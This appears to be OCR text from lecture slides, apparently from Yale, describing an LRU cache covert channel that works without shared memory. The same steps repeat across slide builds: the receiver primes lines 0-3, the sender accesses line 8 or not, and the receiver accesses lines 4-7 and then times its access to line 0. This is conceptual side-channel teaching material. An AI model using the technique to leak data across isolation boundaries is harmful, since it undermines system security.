
LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement




LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement



LRU Channel Without Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement



LRU Channel Without Shared Memory

Yale


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement



LRU Channel Without Shared Memory

Yale


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement



LRU Channel Without Shared Memory

Yale


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement



LRU Channel Without Shared Memory

Yale


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel Without Shared Memory

